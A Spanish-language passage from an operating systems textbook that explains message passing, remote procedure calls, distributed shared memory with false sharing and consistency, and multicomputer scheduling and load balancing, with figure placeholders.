Tanto *send* como *receive* pueden ser con bloqueo o sin bloqueo. Una llamada con bloqueo sólo suspende al emisor hasta que haya llegado un mensaje. Si hay varios hilos disponibles, éste es un método simple. De manera alternativa, una llamada *receive* sin bloqueo sólo indica al kernel en dónde está el búfer, y devuelve el control casi de inmediato. Se puede utilizar una interrupción para indicar que ha llegado un mensaje. Sin embargo, las interrupciones son difíciles de programar además

de ser muy lentas, por lo que tal vez sea preferible que el receptor realice sondeos en busca de mensajes entrantes mediante el uso de un procedimiento (*poll*) que indique si hay mensajes en espera. De ser así, el emisor puede llamar a *get_message*, que devuelve el primer mensaje que haya llegado. En algunos sistemas, el compilador puede insertar llamadas de sondeo en el código en lugares apropiados, aunque es difícil saber con qué frecuencia hay que sondear.

Otra opción más es un esquema en el que la llegada de un mensaje provoca la creación de un nuevo hilo de manera espontánea, en el espacio de direcciones del proceso receptor. A dicho hilo se le conoce como **hilo emergente**. Este hilo ejecuta un procedimiento que se especifica por adelantado y cuyo parámetro es un apuntador al mensaje entrante. Después de procesar el mensaje, simplemente termina y se destruye de manera automática.

Una variante de esta idea es ejecutar el código del receptor directamente en el manejador de interrupciones, para evitar la dificultad de crear un hilo emergente. Para que este esquema sea aún más rápido, el mensaje en sí contiene la dirección del manejador, para que cuando llegue un mensaje se pueda llamar al manejador con unas cuantas instrucciones. La gran ventaja aquí es que no se necesita ningún tipo de copia. El manejador recibe el mensaje de la tarjeta de interfaz y lo procesa al instante. A este esquema se le conoce como **mensajes activos** (Von Eicken y colaboradores, 1992). Como cada mensaje contiene la dirección del manejador, los mensajes activos sólo funcionan cuando los emisores y receptores confían entre sí por completo.

8.2.4 Llamada a procedimiento remoto

Aunque el modelo de paso de mensajes ofrece una manera conveniente de estructurar un sistema operativo de multicomputadora, tiene una falla incorregible: el paradigma básico sobre el que se basa toda la comunicación es la entrada/salida. En esencia, los procedimientos *send* y *receive* se dedican a realizar operaciones de E/S, y muchas personas creen que la E/S es el modelo de programación incorrecto.

Este problema se conoce desde hace mucho tiempo, pero no se había hecho mucho al respecto sino hasta que Birrel y Nelson (1984) escribieron un artículo en el que introdujeron una forma completamente distinta de atacarlo. Aunque la idea es gratificante y simple (ya que alguien pensó en ella), a menudo las implicaciones son sutiles. En esta sección examinaremos el concepto, su implementación, sus puntos fuertes y sus puntos débiles.

En resumen, lo que Birrell y Nelson sugirieron fue permitir que los programas llamen a los procedimientos que se encuentran en otras CPUs. Cuando un proceso en la máquina 1 llama a un procedimiento en la máquina 2, el proceso que hizo la llamada en la máquina 1 se suspende, y se lleva a cabo la ejecución del procedimiento al que llamó en la máquina 2. La información se puede transportar del proceso que hizo la llamada al procedimiento que llamó mediante los parámetros, y puede devolverse en el resultado del procedimiento. El programador no puede ver el paso de mensajes ni las operaciones de E/S. A esta técnica se le conoce como **RPC** (*Remote Procedure Call,* Llamada a procedimiento remoto) y se ha convertido en la base de una gran cantidad de software de multicomputadora. Por tradición, el procedimiento que hace la llamada se denomina cliente y el procedimiento al que se llamó se denomina servidor; en este libro también utilizaremos esos nombres.

La idea detrás de RPC es hacer que una llamada a un procedimiento remoto sea lo más parecida a una llamada local. En su forma más simple, para llamar a un procedimiento remoto, el programa

cliente se debe enlazar con un pequeño procedimiento de biblioteca conocido como **resguardo** (**stub**) **del cliente**, el cual representa al procedimiento del servidor en el espacio de direcciones del cliente. De manera similar, el servidor se enlaza con un procedimiento conocido como **resguardo del servidor**. Estos procedimientos ocultan el hecho de que la llamada al procedimiento desde el cliente al servidor no es local.

En la figura 8-20 se muestran los pasos para llevar a cabo una RPC. El paso 1 es cuando el cliente llama al resguardo del cliente. Esta llamada es una llamada a un procedimiento local, donde los parámetros se meten en la pila de la manera usual. El paso 2 es cuando el resguardo del cliente empaqueta los parámetros en un mensaje y realiza una llamada al sistema para enviarlo. Al proceso de empaquetar los parámetros se le conoce como ***marshaling***. El paso 3 es cuando el kernel envía el mensaje de la máquina cliente a la máquina servidor. El paso 4 es cuando el kernel pasa el paquete entrante al resguardo del servidor (que por lo general llama a *receive* desde antes). Por último, el paso 5 es cuando el resguardo del servidor llama al procedimiento del servidor. La respuesta sigue la misma ruta en dirección opuesta.




Figura 8-20. Pasos para realizar una llamada a un procedimiento remoto. Los resguardos están sombreados en color gris.

El elemento clave aquí es que el procedimiento cliente (escrito por el usuario) sólo hace una llamada a procedimiento normal (es decir, local) al resguardo del cliente, que tiene el mismo nombre que el procedimiento del servidor. Como el procedimiento del cliente y el resguardo del cliente están en el mismo espacio de direcciones, los parámetros se pasan de la manera usual. De manera similar, un procedimiento llama al procedimiento del servidor en su espacio de direcciones, con los parámetros que espera. Para el procedimiento del servidor no hay nada fuera de lo común. De esta forma, en vez de realizar operaciones de E/S mediante *send* y *receive*, se lleva a cabo la comunicación remota al fingir una llamada a un procedimiento normal.

Aspectos de implementación

A pesar de la elegancia conceptual de la RPC, hay unos cuantos problemas a tratar. Uno de los más importantes es el uso de parámetros tipo apuntador. Por lo general no hay problema al pasar un

apuntador a un procedimiento. El procedimiento al que se llama puede utilizar el apuntador de la misma forma que lo hace el procedimiento que hace la llamada, debido a que los dos procedimientos residen en el mismo espacio de direcciones virtuales. Con la RPC es imposible pasar apuntadores, ya que el cliente y el servidor se encuentran en distintos espacios de direcciones.

En algunos casos es posible emplear trucos para que sea posible pasar apuntadores. Suponga que el primer parámetro es un apuntador a un entero *k*. El resguardo del cliente puede empaquetar a *k* y enviarlo hacia el servidor. Después, el resguardo del servidor crea un apuntador a *k* y lo pasa al procedimiento del servidor, como es de esperarse. Cuando el procedimiento del servidor devuelve el control al resguardo del servidor, éste envía a *k* de vuelta al cliente, en donde el nuevo *k* se copia sobre el anterior, sólo en caso de que el servidor lo haya cambiado. En efecto, la secuencia de llamada estándar de la llamada por referencia se ha sustituido por copia-restauración. Por desgracia, este truco no siempre funciona; por ejemplo, si el apuntador apunta a un grafo u otra estructura de datos compleja. Por esta razón, hay que imponer algunas restricciones sobre los parámetros para los procedimientos a los que se llama de manera remota.

Un segundo problema es que en los lenguajes con tipificación débil como C, es perfectamente válido escribir un procedimiento que calcule el producto interno de dos vectores (arreglos) sin especificar la longitud de ninguno. Cada vector podría terminar por un valor especial conocido sólo para el procedimiento que hizo la llamada y el procedimiento al que llamó. Bajo esas circunstancias, en esencia es imposible que el talón del cliente pueda empaquetar los parámetros, ya que no tiene manera de determinar qué tan grandes son.

Un tercer problema es que no siempre es posible deducir los tipos de los parámetros, ni siquiera a partir de una especificación formal o del mismo código. La función *printf* es un ejemplo, ya que puede tener cualquier número de parámetros (por lo menos uno) y pueden ser una mezcla arbitraria de enteros, enteros cortos, enteros largos, caracteres, cadenas, números de punto flotante de varias longitudes y otros tipos. Prácticamente sería imposible tratar de llamar a *printf* como un procedimiento remoto, ya que C no es tan permisivo. Sin embargo, una regla que diga que se puede utilizar RPC siempre y cuando el lenguaje de programación no sea C (o C++) no sería tan popular.

Un cuarto problema se relaciona con el uso de las variables globales. Por lo general, los procedimientos que hacen las llamadas y aquéllos a los que se llama se pueden comunicar mediante el uso de variables globales, además de hacerlo mediante parámetros. Si el procedimiento al que se llama se cambia a una máquina remota, el código fallará debido a que las variables globales ya no están compartidas.

Estos problemas no indican que RPC no tenga remedio. De hecho se utiliza ampliamente, pero hay que tener cuidado y considerar ciertas restricciones para que funcione bien en la práctica.

8.2.5 Memoria compartida distribuida

Aunque RPC tiene sus atractivos, muchos programadores aún prefieren un modelo de memoria compartida y les gustaría utilizarlo también en una multicomputadora. Para nuestra sorpresa, es posible preservar muy bien la ilusión de la memoria compartida (aun cuando en realidad no existe) mediante el uso de una técnica llamada **DSM** (*Distributed Shared Memory*, Memoria compartida distribuida) (Li, 1986; Li y Hudak, 1989). Con la DSM, cada página se localiza en una de las

memorias de la figura 8-1. Cada máquina tiene su propia memoria virtual y sus propias tablas de páginas. Cuando una CPU realiza una operación LOAD o STORE en una página que no tiene, se produce una interrupción que pasa al sistema operativo. Después, el sistema operativo localiza la página y pide a la CPU que la contiene que la desasigne y la envíe a través de la red de interconexión. Al llegar, la página se asigna y se reinicia la instrucción que fracasó. En efecto, el sistema operativo sólo está dando servicio a los fallos de página desde la RAM remota, en vez de hacerlo desde el disco local. Para el usuario, parece como si la máquina tuviera memoria compartida.

En la figura 8-21 se ilustra la diferencia entre la verdadera memoria compartida y DSM. En la figura 8-21(a) podemos ver un verdadero multiprocesador, en el cual la memoria compartida física se implementa mediante el hardware. En la figura 821(b) podemos ver la DSM implementada por el sistema operativo. En la figura 8-21(c) podemos ver otra forma de memoria compartida, que se implementa mediante niveles más altos de software. Más adelante en este capítulo regresaremos a esta tercera opción, pero por ahora nos concentraremos en la DSM.




Figura 8-21. Varios niveles en donde se puede implementar la memoria compartida. (a) El hardware. (b) El sistema operativo. (c) Software a nivel de usuario.

Ahora veamos con cierto detalle la forma en que funciona la DSM. En un sistema de DSM el espacio de direcciones se divide en páginas, las cuales se esparcen por todos los nodos en el sistema. Cuando una CPU hace referencia a una dirección que no es local se produce una trampa, el software de DSM obtiene la página que contiene la dirección y reinicia la instrucción fallida, que ahora

se completa con éxito. Este concepto se ilustra en la figura 8-22(a) para un espacio de direcciones con 16 páginas y cuatro nodos, cada uno de los cuales es capaz de contener seis páginas.




Figura 8-22. (a) Páginas del espacio de direcciones distribuidas entre cuatro máquinas. (b) La situación después de que la CPU 1 hace referencia a la página 10 y ésta se mueve ahí. (c) La situación que ocurre si sólo se lee la página 10 y se utiliza la duplicación.

En este ejemplo, si la CPU 0 hace referencia a instrucciones o datos en las páginas 0, 2, 5 o 9, las referencias se resuelven en forma local. Las referencias a otras páginas producen trampas. Por ejemplo, una referencia a una dirección en la página 10 producirá una trampa al software de DSM, que entonces moverá la página 10 del nodo 1 al nodo 0, como se muestra en la figura 8-22(b).

Duplicación

Una mejora al sistema básico que puede mejorar el rendimiento en forma considerable es la duplicación de páginas que sean de sólo lectura; por ejemplo: texto del programa, constantes de sólo lectura u otras estructuras de datos de sólo lectura. Por ejemplo, si la página 10 en la figura 8-22 es una sección de texto del programa, cuando la CPU 0 la utilice existe la probabilidad de que se envíe una copia a la CPU 0 sin perturbar el texto original en la memoria de la CPU 1, como se muestra en la figura 8-22(c). De esta forma, las CPUs 0 y 1 pueden hacer referencia a la página 10 todas las veces que lo requieran, sin producir trampas para obtener la memoria faltante.

Otra posibilidad es duplicar no sólo las páginas de sólo lectura, sino también todas las páginas. Mientras se estén realizando lecturas, en realidad no hay ninguna diferencia entre duplicar una página de sólo lectura y duplicar una página de lectura-escritura. Pero si se modifica en forma repentina una página duplicada, hay que realizar cierta acción especial para evitar tener varias copias inconsistentes. En las siguientes secciones veremos cómo evitar la inconsistencia.

Compartición falsa

Los sistemas de DSM son similares a los multiprocesadores en ciertos puntos clave. En ambos sistemas, cuando se hace referencia a una palabra de memoria que no sea local, se obtiene un trozo de memoria que contiene la palabra de su ubicación actual y se coloca en la máquina que está haciendo la referencia (memoria principal o caché, respectivamente). Una cuestión importante de diseño es qué tan grande debe ser el tamaño del trozo. En los multiprocesadores, el tamaño del bloque de caché es por lo general de 32 o 64 bytes, para evitar ocupar demasiado tiempo el bus con la transferencia. En los sistemas de DSM, la unidad tiene que ser un múltiplo del tamaño de la página (debido a que la MMU funciona con páginas), pero puede ser de 1, 2, 4 o más páginas. En efecto, al hacer esto se simula un tamaño de página mayor.

Hay ventajas y desventajas en cuanto a un tamaño de página más grande para la DSM. La mayor ventaja es que, como el tiempo de inicio para una transferencia de red es bastante sustancial, en realidad no se requiere mucho más tiempo para transferir 4096 bytes que para transferir 1024 bytes. Al transferir datos en unidades grandes, cuando hay que mover una pieza grande del espacio de direcciones, a menudo se puede reducir el número de transferencias. Esta propiedad es en especial importante debido a que muchos programas exhiben una localidad de referencia, lo cual significa que si un programa ha hecho referencia a una palabra en una página, es probable que haga referencia a otras palabras en la misma página en el futuro inmediato.

Por otra parte, la red estará ocupada más tiempo con una transferencia más grande, y bloqueará las otras fallas provocadas por los otros procesos. Además, con un tamaño efectivo de página demasiado grande se presenta un nuevo problema, conocido como **compartición falsa**, el cual se ilustra en la figura 8-23. Aquí tenemos una página que contiene dos variables compartidas que no están relacionadas (*A* y *B*). El procesador 1 utiliza de manera intensiva la variable *A* en operaciones de lectura y escritura. De manera similar, el proceso 2 utiliza la variable *B* con frecuencia. Bajo estas circunstancias, la página que contiene ambas variables estará viajando constantemente entre una máquina y otra.




Figura 8-23. Compartición falsa de una página que contiene dos variables no relacionadas.

El problema aquí es que, aunque las variables no están relacionadas, aparecen por casualidad en la misma página, por lo que cuando un proceso utiliza una de ellas, también obtiene la otra. La compartición falsa ocurrirá con más frecuencia entre mayor sea el tamaño efectivo de la página, y por el contrario, ocurrirá con menos frecuencia entre menor sea éste. En los sistemas de memoria virtual ordinarios no hay nada que sea análogo a este fenómeno.

Los compiladores inteligentes que comprenden el problema y colocan las variables en el espacio de direcciones según sea necesario pueden ayudar a reducir la compartición falsa y a mejorar el rendimiento. Sin embargo, decirlo es más fácil que hacerlo. Lo que es más, si la compartición falsa consiste en que el nodo 1 utilice un elemento de un arreglo y el nodo 2 utilice un elemento distinto del mismo arreglo, ni siquiera un compilador inteligente podrá hacer mucho por eliminar el problema.

Cómo lograr una consistencia secuencial

Si no se duplican las páginas en las que se pueden escribir datos, no hay problema para lograr la consistencia. Sólo hay una copia de cada página en la que se puede escribir, y ésta se puede trasladar de manera dinámica, según sea necesario. Como no siempre es posible ver por adelantado cuáles son las páginas en las que se puede escribir, en muchos sistemas DMS cuando un proceso trata de leer una página remota, se crea una copia local y tanto ésta como la copia remota se establecen en sus MMUs respectivas como de sólo lectura. Mientras que todas las referencias sean lecturas, todo está bien.

No obstante, si cualquier proceso intenta escribir en una página duplicada, surge un problema de consistencia potencial debido a que no es aceptable modificar una copia y dejar las demás sin modificar. Esta situación es similar a lo que ocurre en un multiprocesador, cuando una CPU trata de modificar una palabra que está presente en varias cachés. La solución en este caso es que la CPU que está a punto de realizar la escritura coloque primero una señal en el bus, para indicar a todas las demás CPUs que deben descartar su copia del bloque de caché. Por lo general, los sistemas de DMS

funcionan de la misma forma. Antes de poder escribir en una página compartida, se envía un mensaje a todas las demás CPUs que contienen una copia de la página para indicarles que deben desasignar y descartar la página. Una vez que todas estas CPUs hayan respondido que han terminado de realizar la desasignación, la CPU original puede proceder con la escritura.

También es posible tolerar varias copias de páginas en las que se pueda escribir, bajo circunstancias cuidadosamente restringidas. Una forma es permitir que un proceso adquiera un bloqueo sobre una porción del espacio de direcciones virtuales, y que después realice varias operaciones de lectura y escritura en la memoria bloqueada. Al momento en que se libere el bloqueo se podrán propagar los cambios a las demás copias. Mientras que sólo haya una CPU que pueda bloquear una página en un momento dado, este esquema podrá preservar la consistencia.

De manera alternativa, cuando se escribe por primera vez en una página en la que se pueden llegar a escribir datos, se realiza una copia limpia y se guarda en la CPU que está realizando la escritura. Así se pueden adquirir los bloqueos en la página, se actualiza ésta y se liberan los bloqueos. Más adelante, cuando un proceso en una máquina remota trate de adquirir un bloqueo en la página, la CPU que escribió en ella antes compara el estado actual de la página con la copia limpia y crea un mensaje con una lista de todas las palabras que se han modificado. Después, esta lista se envía a la CPU que adquirió el bloqueo para que actualice su copia en vez de invalidarla (Keleher y colaboradores, 1994).

8.2.6 Planificación de multicomputadoras

En un multiprocesador, todos los procesos residen en la misma memoria. Cuando una CPU termina su tarea actual, selecciona un proceso y lo ejecuta. En un principio, todos los procesos son candidatos potenciales. En una multicomputadora, esta situación es bastante distinta. Cada nodo tiene su propia memoria y su propio conjunto de procesos. La CPU 1 no puede decidir de manera repentina ejecutar un proceso localizado en el nodo 4, sin primero realizar una cantidad considerable de trabajo para obtenerlo. Esta diferencia significa que es más fácil la planificación en las multicomputadoras, pero es más importante la asignación de los procesos a los nodos. A continuación estudiaremos estas cuestiones.

La planificación de multicomputadoras es un proceso similar a la planificación de multiprocesadores, pero no todos los algoritmos de la primera se aplican a la segunda. Sin embargo, el algoritmo de multiprocesador más simple (mantener una sola lista central de procesos listos) no funciona debido a que cada proceso sólo se puede ejecutar en la CPU en la que se encuentra ubicado. Sin embargo, al crear un nuevo proceso podemos elegir en dónde colocarlo, por ejemplo para balancear la carga.

Como cada nodo tiene sus propios procesos, se puede utilizar cualquier algoritmo de planificación local. No obstante, también es posible utilizar la planificación de pandilla de los multiprocesadores, ya que tan sólo requiere un acuerdo inicial sobre qué proceso se debe ejecutar en qué ranura de tiempo, y alguna forma de coordinar el inicio de las ranuras de tiempo.

8.2.7 Balanceo de carga

En realidad hay muy poco qué decir sobre la planificación de multicomputadoras, ya que una vez que se asigna un proceso a un nodo se puede utilizar cualquier algoritmo de planificación local, a

menos que se esté utilizando la planificación de pandilla. Sin embargo, y precisamente porque hay muy poco control una vez que se asigna un proceso a un nodo, es importante saber decidir en qué nodo debe ir cada proceso. Esto es lo contrario a los sistemas de multiprocesadores, en donde todos los proceso viven en la misma memoria y se pueden programar en cualquier CPU que se desee. En consecuencia, es conveniente analizar la forma en que se pueden asignar los procesos a los nodos de una manera efectiva. Los algoritmos y la heurística para realizar esta asignación se conocen como **algoritmos de asignación de procesador**.

A través de los años se han propuesto muchos algoritmos de asignación de procesador (es decir, nodo). Estos algoritmos difieren en cuanto a lo que se supone que saben y cuál es el objetivo. Las propiedades que podrían conocerse sobre un proceso incluyen los requerimientos de la CPU, el uso de la memoria y cuánta comunicación con todos los demás procesos. Los posibles objetivos incluyen: minimizar los ciclos desperdiciados de la CPU debido a que no hay trabajo local, minimizar el ancho de banda de comunicación total y asegurar que haya una equidad para los usuarios y los procesos. A continuación examinaremos algunos algoritmos para tener una idea sobre lo que se puede hacer.

Algoritmo determinístico basado en teoría de grafos

Hay una clase de algoritmos que se estudia mucho para los sistemas que consisten en procesos con requerimientos de CPU y memoria conocidos, y una matriz conocida que proporciona la cantidad promedio de tráfico entre cada par de procesos. Si el número de procesos es mayor que el número de CPUs (k), habrá que asignar varios procesos a cada CPU. La idea es realizar esta asignación para minimizar el tráfico de red.

El sistema se puede representar como un grafo ponderado donde cada vértice es un proceso y cada arco representa el flujo de mensajes entre dos procesos. En sentido matemático, el problema se reduce a buscar una forma de particionar (es decir, recortar) el grafo en k subgrafos separados, sujetos a ciertas restricciones (por ejemplo, los requerimientos totales de CPU y memoria por debajo de ciertos límites para cada subgrafo). Para cada solución que cumpla con las restricciones, los arcos que se encuentran por completo dentro de un solo subgrafo representan la comunicación entre máquinas, y se pueden ignorar. Los arcos que van de un subgrafo a otro representan el tráfico de la red. El objetivo entonces es encontrar el particionamiento que minimice el tráfico de red, al tiempo que cumpla con todas las restricciones. Como ejemplo, en la figura 8-24 se muestra un sistema de nueve procesos (*A* a *I*), en donde cada arco está etiquetado con la carga de comunicación media entre los dos procesos correspondientes (por ejemplo, en Mbps).

En la figura 8-24(a) hemos particionado el grafo con los procesos *A*, *E* y *G* en el nodo 1, los procesos *B*, *F* y *H* en el nodo 2 y los procesos *C*, *D* e *I* en el nodo 3. El tráfico total de la red es la suma de los arcos intersecados por los cortes (las líneas punteadas), o 30 unidades. En la figura 8-24(b) tenemos un particionamiento distinto, que sólo tiene 28 unidades de tráfico de red. Suponiendo que cumpla con todas las restricciones de memoria y de CPU, ésta es una mejor opción debido a que requiere menos comunicación.

Por intuición, lo que estamos haciendo es buscar clústeres que tengan un acoplamiento fuerte (flujo alto de tráfico entre clústeres), pero que interactúen poco con otros clústeres (flujo bajo de tráfico entre clústeres). Algunos de los primeros artículos que analizan este problema son (Chow y Abraham, 1982; Lo, 1984; Stone y Bokhari, 1978).




Figura 8-24. Dos formas de asignar procesos a tres nodos.

Un algoritmo heurístico iniciado por el emisor

Ahora veamos algunos algoritmos distribuidos. Un algoritmo dice que cuando se crea un proceso, se ejecuta en el nodo que lo creó a menos que ese nodo esté sobrecargado. La métrica para sobrecarga podría implicar demasiados procesos, un conjunto de trabajo total muy grande o alguna otra métrica. Si el nodo está sobrecargado, selecciona otro nodo al azar y le pregunta sobre su carga (usando la misma métrica). Si la carga de ese nodo es menor a cierto valor de umbral, el nuevo proceso se envía a ese nodo (Eager y colaboradores, 1986). Si no es menor, se selecciona otra máquina para el sondeo. Este proceso de sondeo no es indefinido. Si no se encuentra un host adecuado en *N* sondeos o menos, el algoritmo termina y el proceso se ejecuta en la máquina que lo originó. La idea es que los nodos con mucha carga traten de deshacerse del exceso de trabajo, como se muestra en la figura 8-25(a), que ilustra el balanceo de carga iniciado por el emisor.




Figura 8-25. (a) Un nodo sobrecargado busca a un nodo con poca carga para darle algunos procesos. (b) Un nodo vacío busca algo que hacer.

